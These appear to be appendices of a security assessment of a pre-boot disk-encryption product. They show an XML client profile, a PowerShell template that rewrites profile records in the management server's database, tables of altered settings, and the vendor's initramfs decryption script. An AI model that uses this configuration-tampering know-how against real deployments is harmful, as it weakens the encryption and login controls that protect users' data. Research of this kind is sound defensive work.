      <SSOCredForADCheckCapturedPWUser>FALSE</SSOCredForADCheckCapturedPWUser>

<SSOVscCredForADCheckCapturedPWUser>FALSE</SSOVscCredForADCheckCapturedPWUser>

<SecondFactorForADCheckCapturedPWUser>FALSE</SecondFactorForADCheckCapturedPWUser>
      <SecondFactorIsMandatory>FALSE</SecondFactorIsMandatory>
      <InitOtp>FALSE</InitOtp>
      <CertUserADCheck>FALSE</CertUserADCheck>
      <CertUserADCheckADFirst>FALSE</CertUserADCheckADFirst>
      <CertUserADCheckForNew>FALSE</CertUserADCheckForNew>
      <SSOCredForADCheckCapturedSCUser>FALSE</SSOCredForADCheckCapturedSCUser>

<SSOVscCredForADCheckCapturedSCUser>FALSE</SSOVscCredForADCheckCapturedSCUser>
      <ActivateVirusScanner>FALSE</ActivateVirusScanner>
      <IsVScanOnlyClient>FALSE</IsVScanOnlyClient>
      <ConvertNewPwAdUserToMobileUser>FALSE</ConvertNewPwAdUserToMobileUser>
      <ConvertNewScAdUserToMobileUser>FALSE</ConvertNewScAdUserToMobileUser>
      <ForceMobileConversionOfNewAdUser>FALSE</ForceMobileConversionOfNewAdUser>
      <InitMobileHelpdeskForNewAdUser>FALSE</InitMobileHelpdeskForNewAdUser>
    </EDAGeneral>
    <EDAAdvanced>
      <ConfigureHWSettings>FALSE</ConfigureHWSettings>
      <USB2Sup>TRUE</USB2Sup>
      <NWSup>FALSE</NWSup>
      <DHCP>TRUE</DHCP>
      <Wireless>TRUE</Wireless>
      <WirelessSSID></WirelessSSID>
```

```
      <WirelessPassword></WirelessPassword>
      <PreferWireless>FALSE</PreferWireless>
      <WirelessStorePwd>TRUE</WirelessStorePwd>
      <Wired>TRUE</Wired>
      <StaticIP></StaticIP>
      <Netmask></Netmask>
      <Gateway></Gateway>
      <DNS></DNS>
      <SATAReset>TRUE</SATAReset>
      <DiskReset>FALSE</DiskReset>
      <ACPI>TRUE</ACPI>
      <HCReset>FALSE</HCReset>
      <DirectBoot>FALSE</DirectBoot>
      <BiosBootAfterHibernate>FALSE</BiosBootAfterHibernate>
      <PassDynData>FALSE</PassDynData>
      <PassStatData>FALSE</PassStatData>
      <PCMCIASup>TRUE</PCMCIASup>
      <PredefinedDNTail></PredefinedDNTail>
      <PBASelfdestructMessage>Data key deleted. Access
denied.</PBASelfdestructMessage>
      <PreferEFIPba>FALSE</PreferEFIPba>
      <EFIPbaOnly>FALSE</EFIPbaOnly>
    </EDAAdvanced>
    <EDAClientSecurity>
      <ReqEncProf>TRUE</ReqEncProf>
      <AllowUIDPW>FALSE</AllowUIDPW>
      <AllowPBAOnly>FALSE</AllowPBAOnly>
      <AllowSc>FALSE</AllowSc>
      <AllowFP>FALSE</AllowFP>
      <AllowP12>FALSE</AllowP12>
      <AllowPWFP>FALSE</AllowPWFP>
      <AllowPBAOnlyFP>FALSE</AllowPBAOnlyFP>
      <AllowSTA>TRUE</AllowSTA>
      <AllowTPA>TRUE</AllowTPA>
      <AllowTransparent>TRUE</AllowTransparent>
      <AllowSCIssue>TRUE</AllowSCIssue>
      <AllowP12Issue>TRUE</AllowP12Issue>
      <AllowMobileAccounts>TRUE</AllowMobileAccounts>
      <AllowVirtualSmartcardAccounts>TRUE</AllowVirtualSmartcardAccounts>
      <AllowSoftwareVSC>FALSE</AllowSoftwareVSC>
      <AllowWinCredSC>TRUE</AllowWinCredSC>
      <AllowWinCredP12>TRUE</AllowWinCredP12>
      <AllowWinCredFP>FALSE</AllowWinCredFP>
      <AllowWinCredPW>TRUE</AllowWinCredPW>
      <AllowWinCredPBAOnly>TRUE</AllowWinCredPBAOnly>
```

```
      <LockAfterFailed>10</LockAfterFailed>
      <DelayAfterFailed>3</DelayAfterFailed>
      <DelayTime>5</DelayTime>
      <DenyAfterOfflineDays>30</DenyAfterOfflineDays>
      <DenyAfterOfflineLogons>90</DenyAfterOfflineLogons>
      <VerifyPBAChecksums>TRUE</VerifyPBAChecksums>
      <ShowUsernames>TRUE</ShowUsernames>
      <AllowViewPBALog>TRUE</AllowViewPBALog>
      <UseTPM>TRUE</UseTPM>
      <CheckWindowsSignatures>TRUE</CheckWindowsSignatures>
      <CheckPBASignatures>TRUE</CheckPBASignatures>

<ChangeBitlockerRecoveryKeyAfterUse>FALSE</ChangeBitlockerRecoveryKeyAfterUse>
      <AllowOTPAccounts>FALSE</AllowOTPAccounts>
      <OTPLength>0</OTPLength>
    </EDAClientSecurity>
    <ProfProcessing>
      <AutoRun>TRUE</AutoRun>
      <ShowStatus>FALSE</ShowStatus>
      <ShowErr>FALSE</ShowErr>
      <ShowWarn>FALSE</ShowWarn>
      <ShowInfo>FALSE</ShowInfo>
      <ShowSuccess>FALSE</ShowSuccess>
    </ProfProcessing>
    <Helpdesk>
      <ClientName></ClientName>
      <AllowHDCapture>TRUE</AllowHDCapture>
      <EnableOnlineHD>TRUE</EnableOnlineHD>
      <EnableOfflineHD>TRUE</EnableOfflineHD>
      <EnableHDWinLogon>TRUE</EnableHDWinLogon>
      <AutoInit>TRUE</AutoInit>
      <HDTextOn1>This is an online helpdesk</HDTextOn1>
      <HDTextOn2>please contact your helpdesk</HDTextOn2>
      <HDTextOff1>This is an offline helpdesk</HDTextOff1>
      <HDTextOff2>please contact your helpdesk</HDTextOff2>
      <HDTextOnS1>This is an online self helpdesk</HDTextOnS1>
      <HDTextOnS2>please contact your helpdesk</HDTextOnS2>
      <HDTextOffS1>This is an offline self helpdesk</HDTextOffS1>
      <HDTextOffS2>please contact your helpdesk</HDTextOffS2>
      <URL></URL>
      <URL2></URL2>
      <URL3></URL3>
      <URL4></URL4>
      <URL5></URL5>
      <Instance></Instance>
```

```
  <MaxHDLoginSlot>604800</MaxHDLoginSlot>
  <CRLength>256</CRLength>
  <MaxReboot>21</MaxReboot>
  <KeypairPoolSize>20</KeypairPoolSize>
  <MinimumKeypairs>4</MinimumKeypairs>
  <SelfHelpdeskEnable>FALSE</SelfHelpdeskEnable>
  <SelfHelpdeskType>0</SelfHelpdeskType>
  <SelfHelpdeskContact></SelfHelpdeskContact>
  <ShowOfflineQRCode>FALSE</ShowOfflineQRCode>
</Helpdesk>
<Smartcard>
  <Reader></Reader>
  <P11></P11>
  <P11INST>;auto</P11INST>
  <UsagePolicy></UsagePolicy>
  <UsageList></UsageList>
  <VerifyCert>FALSE</VerifyCert>
</Smartcard>
<SSO>
  <EnableSCSSO>TRUE</EnableSCSSO>
  <DeletePIN>FALSE</DeletePIN>
  <CredentialsCentral>FALSE</CredentialsCentral>
  <EnableSSO>TRUE</EnableSSO>
  <EnableWINPWSSO>TRUE</EnableWINPWSSO>
  <EnableWINPWFROMSCSSO>FALSE</EnableWINPWFROMSCSSO>
  <EnableWINPWFROMP12SSO>TRUE</EnableWINPWFROMP12SSO>
  <EnableWINPWFROMFPSSO>FALSE</EnableWINPWFROMFPSSO>
  <EnableWINPWFROMPWSSO>TRUE</EnableWINPWFROMPWSSO>
  <HitOK>TRUE</HitOK>
  <EnableScKeyUpdate>FALSE</EnableScKeyUpdate>
</SSO>
<LOG>
  <LogAcceptPlain>FALSE</LogAcceptPlain>
  <LogAcceptStd>TRUE</LogAcceptStd>
  <LogRequireSecret>FALSE</LogRequireSecret>
  <LogRequireRSA>FALSE</LogRequireRSA>
  <LogfilePath>C:\ProgramData\SecureDisk\general.log</LogfilePath>
  <LogfilePathSec>\\SERVER\SHARE\LOG\EDA.LOG</LogfilePathSec>
  <LogfileKey></LogfileKey>
  <MaxLogSize>65536</MaxLogSize>
</LOG>
<WOL>
  <Timeout>30</Timeout>
  <EnableWOL>FALSE</EnableWOL>
  <EnableWOLOnly>FALSE</EnableWOLOnly>
```

```
      <EnableFriendlyNetwork>FALSE</EnableFriendlyNetwork>
      <Key>default</Key>
    </WOL>
    <TransparentAuthentication>
      <TransparentMode>FALSE</TransparentMode>
      <TransparentModeHardwareCheck>TRUE</TransparentModeHardwareCheck>
      <MinimumDevices>0</MinimumDevices>
      <MinimumDevicesOnOperation>0</MinimumDevicesOnOperation>
      <AllowedMissingDevices>0</AllowedMissingDevices>
    </TransparentAuthentication>
    <Networking>
      <NetEnable8021X>FALSE</NetEnable8021X>
      <NetEnable8021XWLAN>FALSE</NetEnable8021XWLAN>
      <Net8021XAuthType>0</Net8021XAuthType>
      <Net8021XCertAutofetch>TRUE</Net8021XCertAutofetch>
      <Net8021XVerifyCACert>TRUE</Net8021XVerifyCACert>
      <Net8021XIdentity>host/MSMSNCR005</Net8021XIdentity>
      <Net8021XPassword></Net8021XPassword>
      <Net8021XPkPassword></Net8021XPkPassword>
      <Net8021XCaName></Net8021XCaName>
      <Net8021XClientCertTemplate></Net8021XClientCertTemplate>
      <NetUseWebEnroll>FALSE</NetUseWebEnroll>
      <NetCertEnrollPolicyServer></NetCertEnrollPolicyServer>
    </Networking>
    <MobileApp>
      <DeviceProtectionRequired>TRUE</DeviceProtectionRequired>
      <AppProtectionRequired>TRUE</AppProtectionRequired>
      <MinPwLength>4</MinPwLength>
      <SpecialCharsRequired>FALSE</SpecialCharsRequired>
      <NumericCharsRequired>FALSE</NumericCharsRequired>
      <LowerUpperCaseCharsRequired>FALSE</LowerUpperCaseCharsRequired>
      <BluetoothLE-Enabled>TRUE</BluetoothLE-Enabled>
      <USB-Enabled>TRUE</USB-Enabled>
      <AllowTokenDataExport>TRUE</AllowTokenDataExport>
    </MobileApp>
  </ProfData>
</EDAProfile>
```

`EDA_PRF.XML` with Transparent Authentication

APPENDIX V: Database Powershell Update Script Template

```PHP
$connectionString = "Server=CPROADMIN\SQLEXPRESS;Database=cpro;Integrated
Security=True"

$ids = @{}

$query = @"
SELECT ProfileName, Id
FROM [dbo].[StaticProfile]
"@

$connection = New-Object System.Data.SqlClient.SqlConnection $connectionString
$command = $connection.CreateCommand()
$command.CommandText = $query

$connection.Open()

$reader = $command.ExecuteReader()

while ($reader.Read()) {
 $name = $reader["ProfileName"]
 $id = $reader["Id"]

 $ids[$name] = $id
}

$reader.Close()

Write-Host "[*] Profile Details"
$ids.GetEnumerator() | ForEach-Object {
    Write-Host "$($_.Key) = $($_.Value)"
}
Write-Host ""

Write-Host "[*] Updating EDASGENERALPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query
```

```
$command.Parameters.Add("@EDASGENERALPROFILE", [System.Data.SqlDbType]::Int).Value
= $ids['EDASGENERALPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating EDASADVANCEDPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@EDASADVANCEDPROFILE",
[System.Data.SqlDbType]::Int).Value = $ids['EDASADVANCEDPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating CLIENTSECURITYPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@CLIENTSECURITYPROFILE",
[System.Data.SqlDbType]::Int).Value = $ids['CLIENTSECURITYPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()


Write-Host "[*] Updating SMARTCARDPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@SMARTCARDPROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['SMARTCARDPROFILE']

$command.ExecuteNonQuery()
```

```
$command.Parameters.Clear()

Write-Host "[*] Updating SSOPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@SSOPROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['SSOPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating NETWORKPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@NETWORKPROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['NETWORKPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating RECOVERYPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@RECOVERYPROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['RECOVERYPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating MOBILE_PROFILE"
$query = @"
<UPDATE QUERY>
"@
```

```
$command.CommandText = $query

$command.Parameters.Add("@MOBILE_PROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['MOBILE_PROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating HELPDESKPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@HELPDESKPROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['HELPDESKPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

Write-Host "[*] Updating ESCSPROFILE"
$query = @"
<UPDATE QUERY>
"@

$command.CommandText = $query

$command.Parameters.Add("@ESCSPROFILE", [System.Data.SqlDbType]::Int).Value =
$ids['ESCSPROFILE']

$command.ExecuteNonQuery()
$command.Parameters.Clear()

$connection.Close()
```

CryptoPro Server Database Powershell Script

In this script the content `<UPDATE QUERY>` was replaced with SQL `UPDATE` commands for each individual section.

APPENDIX VII: Ancillary Database Updates

EDASGENERALPROFILE

Name	Value
dwAuthAD	0
fADCapturedPWUserHasPwSSOCred	false
fUserIDPWADCheck	false
fUserIDPWADCheckForNewUsers	false
fCertADCheckForNewUsers	false
fADCapturedSCUserHasPwSSOCred	false

CLIENTSECURITYPROFILE

Name	Value
fOTPAccountsAllowed	false
fPBAOnlyAccountsAllowed	false
fPBAOnlyFingerprintAccountsAllowed	false
fSmartcardAccountsAllowed	false
fUserIDPWAccountsAllowed	false
fUserIDPWFingerprintAccountsAllowed	false

fVSCAccountsAllowed	false
fRequireProfileEncryption	true
fAllowSCSelfIssue	false
fAllowP12SelfIssue	false
fAllowStoreWinCredentialsForSCUser	false
fAllowStoreWinCredentialsForP12User	false
fAllowStoreWinCredentialsForFingerprintUser	false
fAllowStoreWinCredentialsForPWUser	false
fAllowStoreWinCredentialsForPBAOnlyUser	false
fChangeBitlockerRecoveryKeyAfterUse	false

SMARTCARDPROFILE

Name	Value
wszKeyUsageList	
wszP11ModulesInst	auto

SSOPROFILE

Name	Value
fDefine	true
fEnableSSO	false
fEnableSmartcardSSO	false
fDeletePinAfterLogon	true
fGetSSOCredentialsFromCentral	false
fEnableWincredSSO	false
fEnableWincredSSOFromSC	false
fEnableWincredSSOFromP12	false
fEnableWincredSSOFromFinger	false
fEnableWincredSSOFromPW	false
fHitOKButton	true
fEnableSmartcardKeyUpdate	false

HELPDESKPROFILE

Name	Value
fDefine	false

fAllowCapturingFromHelpdesk	false
ulMaxHelpdeskLoginSlot	256
fEnableOfflineHelpdesk	false
fEnableOnlineHelpdesk	false
fEnableHelpdeskWindowsLogon	false
wszOnlineHelpdeskURL	
wszOnlineHelpdeskURL2	
wszOnlineHelpdeskURL3	
wszOnlineHelpdeskURL4	
wszOnlineHelpdeskURL5	
wszHelpdeskText1Online	This is an online Helpdesk
wszHelpdeskText2Online	please contact your helpdesk
wszHelpdeskText1Offline	This is an offline helpdesk
wszHelpdeskText2Offline	please contact your helpdesk
wszHelpdeskText1OnlineSelf	This is the Online Helpdesk
wszHelpdeskText2OnlineSelf	
wszHelpdeskText1OfflineSelf	This is the Online Helpdesk

wszHelpdeskText2OfflineSelf	
ulChallengeResponseLength	256
ulMaxRebootCount	20
wszHelpdeskInstance	default
fAutoInit	false
ulKeyPairPoolSize	20
ulMinKeyPairs	4
wszClientName	VIRTUAL
fSelfHelpdeskEnabled	false
dwSelfHelpdeskType	0
wszSelfHelpdeskContact	
fShowOfflineQRCode	false
IsEnabled	false

APPENDIX VIII: `initramfs` Init Script

Shell

```
#!/bin/bash

INITRAMFS_VERSION=7.6-4

ERR_MOUNT_PLAIN="1"
ERR_NO_DEVMAPPER_DEVICE="2"
ERR_MOUNT_DEVMAPPER_DEVICE="3"
ERR_INVALID_HASH="4"
ERR_MOUNT_EFIPARTITION="5"
ERR_NO_CRYPT_CONFIG="6"
ERR_ENCRYPTION_STATUS="7"
ERR_INVALID_IMA_SETTING="8"

EFI_PART_MOUNTPOINT="/mnt/efi"

SVC_PART_MOUNT_PATH="/mnt/svc"
SVC_PART_MOUNTED=""

TMP_LOGFILE=/tmp/initramfs.log
LOG_PATH=$SVC_PART_MOUNT_PATH/LOG
LOGFILE=$LOG_PATH/initramfs.log

LOG_LOOPBACK=""
CRYPT_LOOBPACK=""

EFIPARTITION="/dev/efipartition"
EDAPARTITION="/dev/edapartition"
DEVMAPPER_DEVICE="ss-encrypted"
ROOT_MOUNTPOINT="/mnt/root"

log_msg() {
    echo "$(date -Iseconds | tr '\n' ':') $@" >> $TMP_LOGFILE

    if [ -n "$SVC_PART_MOUNTED" ]
    then
       echo "$(date -Iseconds | tr '\n' ':') $@" >> $LOGFILE
    fi
}

scr_msg() {
       /bin/fb_status_message "$@"
```

```
}

load_usb()
{
       if [ -d "/lib/modules" ]
       then
              modprobe xhci-hcd
              modprobe xhci-pci
              modprobe usbhid
       fi
}

rescue_shell() {
    log_msg "Break requested. Dropping to a shell."
       load_usb
    exec sh
}

unmount_filesystems() {

    # Clean up.
    sync
    umount /dev/shm
    umount /sys/firmware/efi/efivars
    umount /proc
    umount /sys
    umount /dev
    umount $SVC_PART_MOUNT_PATH
    umount $EFI_PART_MOUNTPOINT
}

loop_forever() {
        while [ "1" == "1" ]
        do
             let i=5
        done
}

emergency_halt() {
    log_msg "Something went very wrong. Halting."
    scr_msg "Fatal error ($1). Halting."

       dmesg >& $LOG_PATH/dmesg-emergency.log

    unmount_filesystems
```

```
    loop_forever
}

exit_error() {
       log_msg "There was an error, exiting"
       load_usb
       return 1
}

break_requested() {
    local want_break
    for o in $(cat /proc/cmdline) ; do
        case "$o" in
            rd.break|rdbreak)
want_break="yes" ;;
            init=/bin/sh|init=/bin/bb|init=/bin/bash|init=/bin/dash)
want_break="yes" ;;
        esac
    done
    echo "${want_break}"
}

is_ima_active()
{
       IMA_ACTIVE_SWITCH="FALSE"
       IMA_OFF_SWITCH="FALSE"

       for o in $(cat /proc/cmdline)
       do
              case "$o" in
                     ima_appraise_tcb)   IMA_ACTIVE_SWITCH="TRUE" ;;
                     ima_appraise=off)   IMA_OFF_SWITCH="TRUE" ;;
              esac
       done

       if [ "$IMA_OFF_SWITCH" = "TRUE" ]
       then
              echo "FALSE"
              return
       fi

       if [ "$IMA_ACTIVE_SWITCH" = "TRUE" ]
       then
              echo "TRUE"
       else
```

```
                echo "FALSE"
        fi
}

# returns 1 on error, 0 if ok
check_ima_configuration()
{
        IMA_DS_SETTING=$(grep IMA /tmp/crypt_config.out |  cut -d ":" -f 2)
        IMA_CURRENT_SETTING=$(is_ima_active)

        if [ "$IMA_DS_SETTING" == "$IMA_CURRENT_SETTING" ]
        then
                return 0
        else
                if [ "$IMA_CURRENT_SETTING" == "TRUE" ]
                then
                        # IMA is ON, but DataStore setting is off. That is OK.
                        return 0
                else
                        return 1
                fi
        fi
}

mount_servicepartition() {

        # only read layout sector (-L). datastore might be unaccessible (TPM 1.2)
        /bin/crypt_config -i -L -f /tmp/crypt_config.out
        SVC_SECT=$(grep SECTORS_LOG /tmp/crypt_config.out |  cut -d ":" -f 2)
        SVC_OFFS=$(grep OFFSET_LOG /tmp/crypt_config.out |  cut -d ":" -f 2)

        SVC_SIZE_BYTES=$(($SVC_SECT*512))
        SVC_OFFS_BYTES=$(($SVC_OFFS*512))

        log_msg "SvcPart: NumSectors: $SVC_SECT, OffsSect: $SVC_OFFS"

        if [ -z "$LOG_LOOPBACK" ]
        then
                LOG_LOOPBACK="$(losetup -f)"
        fi

        log_msg "SvcPart: loopback device: $LOG_LOOPBACK"

        log_msg "losetup $LOG_LOOPBACK --sizelimit $SVC_SIZE_BYTES -o
$SVC_OFFS_BYTES $EDAPARTITION"
```

```
	losetup $LOG_LOOPBACK --sizelimit $SVC_SIZE_BYTES -o $SVC_OFFS_BYTES
$EDAPARTITION  2>&1 | tee -a $TMP_LOGFILE

	# we need this in order for udev to detect the filesystem on the loopback
device
	/sbin/udevadm trigger
	/sbin/udevadm settle

	FSTYPE="$(lsblk -n -o FSTYPE $LOG_LOOPBACK)"
	log_msg "Found filesystem '$FSTYPE' on device $LOG_LOOPBACK"

	if [ "$FSTYPE" != "vfat" ]
	then
		log_msg "Creating a FAT 32 filesystem in the log area"
		/sbin/mkfs.fat -F 32 $LOG_LOOPBACK
	fi

	mount -o loop $LOG_LOOPBACK $SVC_PART_MOUNT_PATH && SVC_PART_MOUNTED="TRUE"
	if [ ! -d $SVC_PART_MOUNT_PATH/tpm/data ]
	then
		mkdir -p $SVC_PART_MOUNT_PATH/tpm/data
	fi

	if [ ! -d $LOG_PATH ]
	then
		log_msg "Creating persistent log directory $LOG_PATH"
		mkdir $LOG_PATH
	fi

	cat $TMP_LOGFILE >> $LOGFILE
	sync

	cd /dev
	ln -s $LOG_LOOPBACK edasvcpartition
	cd ..
}

setup_crypto_loopback_device() {
    local MAX_BYTES=$1

    if [ -z "$CRYPT_LOOBPACK" ]
    then
       CRYPT_LOOPBACK="$(losetup -f)"
    fi
```

```
    log_msg "Setting up loopback device $CRYPT_LOOPBACK with $MAX_BYTES bytes on
$EDAPARTITION"
    losetup $CRYPT_LOOPBACK --sizelimit $MAX_BYTES $EDAPARTITION 2>&1 | tee -a
$LOGFILE
}

encypt_partition() {
    log_msg "Encrypting partition $CRYPT_LOOPBACK"

    /bin/crypt_config -i -f /tmp/crypt_config.out
    PASSWORD="$(grep PASSWORD /tmp/crypt_config.out | cut -d ":" -f 2)"
    echo -ne "$PASSWORD" | cryptsetup reencrypt --encrypt --reduce-device-size 16M
$CRYPT_LOOPBACK  2>&1 | tee -a $LOGFILE && /bin/crypt_config -s -e true
}

decrypt_partition() {
       log_msg "Decrypting partition"

    if [ ! -f "/tmp/crypt_config.out" ]
    then
       /bin/crypt_config -i -f /tmp/crypt_config.out
    fi
    PASSWORD="$(grep PASSWORD /tmp/crypt_config.out | cut -d ":" -f 2)"

       if [ -z "$PASSWORD" ]
       then
           scr_msg "NULL PASS"
              sleep 3
              log_msg "Cannot decrypt, empty password."
              return 1
       fi
       scr_msg "VALID PASS"
       sleep 3

       echo -ne "$PASSWORD" | cryptsetup luksConvertKey --key-slot 0 --pbkdf pbkdf2
$CRYPT_LOOPBACK || return 1
       scr_msg "Crypt 1"
       sleep 2
       echo -ne "$PASSWORD" | cryptsetup convert --type luks1 $CRYPT_LOOPBACK    ||
return 1
       scr_msg "Crypt 2"
       sleep 2
       echo -ne "$PASSWORD" | cryptsetup-reencrypt --decrypt $CRYPT_LOOPBACK     ||
return 1
       scr_msg "Crypt 3"
```

```
        sleep 2
        losetup -d $CRYPT_LOOPBACK

        /bin/crypt_config -s -e false

        log_msg "Successfully decrypted partition"

        return 0
}

mount_plain_partition() {
    log_msg "mount -o ro $EDAPARTITION $ROOT_MOUNTPOINT"
    mount -o ro $EDAPARTITION $ROOT_MOUNTPOINT  || emergency_halt $ERR_MOUNT_PLAIN
}

mount_encrypted_partition() {
    log_msg "Mounting encrypted partition. Calling cryptsetup."
    PASSWORD="$(grep PASSWORD /tmp/crypt_config.out | cut -d ":" -f 2)"
    echo -ne "$PASSWORD" | cryptsetup open $CRYPT_LOOPBACK $DEVMAPPER_DEVICE 2>&1
| tee -a $LOGFILE

    if [ ! -b /dev/mapper/$DEVMAPPER_DEVICE ]
    then
        log_msg "No device mapper device /dev/mapper/$DEVMAPPER_DEVICE. Exiting."
        emergency_halt $ERR_NO_DEVMAPPER_DEVICE
    fi

    log_msg "Mounting /dev/mapper/$DEVMAPPER_DEVICE"
    mount -o ro /dev/mapper/$DEVMAPPER_DEVICE $ROOT_MOUNTPOINT || emergency_halt
$ERR_MOUNT_DEVMAPPER_DEVICE
}

get_encryption_state() {
        PART_HEADER=$(dd if=$EDAPARTITION bs=1 count=4)
        if [ "$PART_HEADER" = "LUKS" ]
        then
                echo "ENCRYPTED"
        else
                echo "PLAIN"
        fi
}

verify_iso_hash() {
    NUM_SECTORS="$1"
    log_msg "Verifying hash of first $NUM_SECTORS sectors on $EDAPARTITION"
```

```
    SHA256_SUM="$(dd if=$EDAPARTITION bs=512 count=$NUM_SECTORS 2>/dev/null |
sha256sum -b |  cut -d " " -f 1)"
    log_msg "Current SHA256: $SHA256_SUM"

    SHA256_DS="$(grep ISO_HASH /tmp/crypt_config.out | cut -d ":" -f 2)"
    log_msg "Stored  SHA256: $SHA256_DS"

    if [ "$SHA256_SUM" != "$SHA256_DS" ]
    then
        log_msg "Hashes do not match!"
        scr_msg "Hashes do not match!"
        sleep 2
        emergency_halt $ERR_INVALID_HASH
    else
        log_msg "Hash is correct!"
    fi
}

# ##############################################################################
# We start here
# ##############################################################################

log_msg ""
log_msg "Starting Initramfs $INITRAMFS_VERSION
-------------------------------------"

# Mount various virtual file systems
mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs none /dev
mount -t efivarfs none /sys/firmware/efi/efivars
mount -t securityfs none  /sys/kernel/security
mkdir /dev/shm
mount -t tmpfs shm /dev/shm

# updating IMA policy
echo "/etc/ima/policy.conf" > /sys/kernel/security/ima/policy

# loading german keymap
loadkeys de

# start udev
/sbin/udevd --daemon
/sbin/udevadm trigger --action=add    --type=subsystems
/sbin/udevadm trigger --action=add    --type=devices
```

```
/sbin/udevadm trigger --action=change --type=devices
/sbin/udevadm settle

# bring loopback device up
ifconfig lo up

# start syslogd
/sbin/syslogd

# mount the EFI partition
log_msg "Mounting EFI partition"
mount $EFIPARTITION $EFI_PART_MOUNTPOINT || emergency_halt $ERR_MOUNT_EFIPARTITION

# mount service partition
mount_servicepartition

# we can stop udev here
/sbin/udevadm control --exit

# set correct permissions and ownership for tcsd conf file
chown root:tss /usr/SUPERSHEEP/trousers/etc/tcsd.conf
chmod 0640 /usr/SUPERSHEEP/trousers/etc/tcsd.conf

# IBMTSS needs this
mkdir -p /usr/SUPERSHEEP/var/tpm

# read current crypt config from data store
/bin/crypt_config -i -f /tmp/crypt_config.out
if [ ! -f "/tmp/crypt_config.out" ]
then
       log_msg "No crypto config in data store, create a dummy"
       emergency_halt $ERR_NO_CRYPT_CONFIG
fi

# check IMA configuration. Abort if there is something not OK
if ( ! check_ima_configuration )
then
       log_msg "Invalid IMA configuration! Aborting."
       emergency_halt $ERR_INVALID_IMA_SETTING
fi

ENC_STATE=$(get_encryption_state)

if [ "$ENC_STATE" = "PLAIN" ]
then
```

```
      # Check sanity. Partition is plain, but do we actually have the same status
in data store?
    /bin/crypt_config -i -f /tmp/crypt_config.out 2>&1 >> $LOGFILE

    ENC_STATUS_DATASTORE="$(grep IS_ENCR /tmp/crypt_config.out | cut -d ":" -f 2)"
    if [ "$ENC_STATUS_DATASTORE" = "TRUE" ]
    then
      log_msg "Partition is plain, but encryption status in data store is
'encrypted'! Stop."
      emergency_halt $ERR_ENCRYPTION_STATUS
    fi

    # check if we have to expand the partition
    /bin/crypt_config -R
    /bin/crypt_config -i -f /tmp/crypt_config.out

    MAX_SECTORS=$(grep SECTORS_LNX /tmp/crypt_config.out | cut -d ":" -f 2)
    MAX_BYTES=$(($MAX_SECTORS * 512))
    MAX_BYTES_CORRECTED=$(($MAX_SECTORS * 512 - (1024 * 1024 * 32)))  # remove 32
MB LUKS space
    MAX_SECTORS_CORRECTED=$(($MAX_BYTES_CORRECTED / 512))

    CUR_BLOCKS=$(dumpe2fs -h $EDAPARTITION | grep "Block count" |  cut -d ":" -f 2
| tr -d " ")
    CUR_BLOCKSIZE=$(dumpe2fs -h $EDAPARTITION | grep "Block size" |  cut -d ":" -f
2 | tr -d " ")
    CUR_BYTES=$(($CUR_BLOCKS * $CUR_BLOCKSIZE))
    CUR_SECTORS=$(($CUR_BYTES / 512))

    if [ "$CUR_SECTORS" != "$MAX_SECTORS_CORRECTED" ]
    then
        verify_iso_hash $CUR_SECTORS

        log_msg "Resizing fileystem from $CUR_SECTORS to $MAX_SECTORS_CORRECTED"
        e2fsck -f $EDAPARTITION
        resize2fs -p $EDAPARTITION ${MAX_SECTORS_CORRECTED}s
    else
        log_msg "Filesystem has the correct size"
    fi

    # check if we have to encrypt the partition
    DO_ENCRYPT="$(grep ENCRYPT /tmp/crypt_config.out | cut -d ":" -f 2)"
    if [ "$DO_ENCRYPT" = "TRUE" ]
    then
        log_msg "We have to encrypt the linux partition"
```

```
        setup_crypto_loopback_device $MAX_BYTES

        scr_msg "Encrypting PBA. Please wait..."

        encypt_partition
        mount_encrypted_partition

        scr_msg " "
    else
        log_msg "We don't have to encrypt the linux partition"
        mount_plain_partition
    fi

else
    scr_msg "NOT PLAIN"
       sleep 3
    # get crypt info (password, ...) from data store
    /bin/crypt_config -i -f /tmp/crypt_config.out
    MAX_SECTORS=$(grep SECTORS_LNX /tmp/crypt_config.out | cut -d ":" -f 2)
    MAX_BYTES=$(($MAX_SECTORS * 512))
       setup_crypto_loopback_device $MAX_BYTES

       DO_ENCRYPT="$(grep ENCRYPT /tmp/crypt_config.out | cut -d ":" -f 2)"
       if [ "$DO_ENCRYPT" = "FALSE" ]
       then
              scr_msg "Decrypting PBA..."
              sleep 2
              decrypt_partition
              scr_msg "Mount Plain"
              sleep 2
              mount_plain_partition
              scr_msg " "
       else
       # unlock partition
       # scr_msg "Unlocking PBA..." 2>&1 >> $LOGFILE
       mount_encrypted_partition
    fi
fi

# mount the shared memory stuff to the final fs
mount -o bind /dev $ROOT_MOUNTPOINT/dev
mount -o bind /dev/shm $ROOT_MOUNTPOINT/dev/shm

unmount_filesystems
```

```
rm /tmp/crypt_config.out

# Boot the real thing.
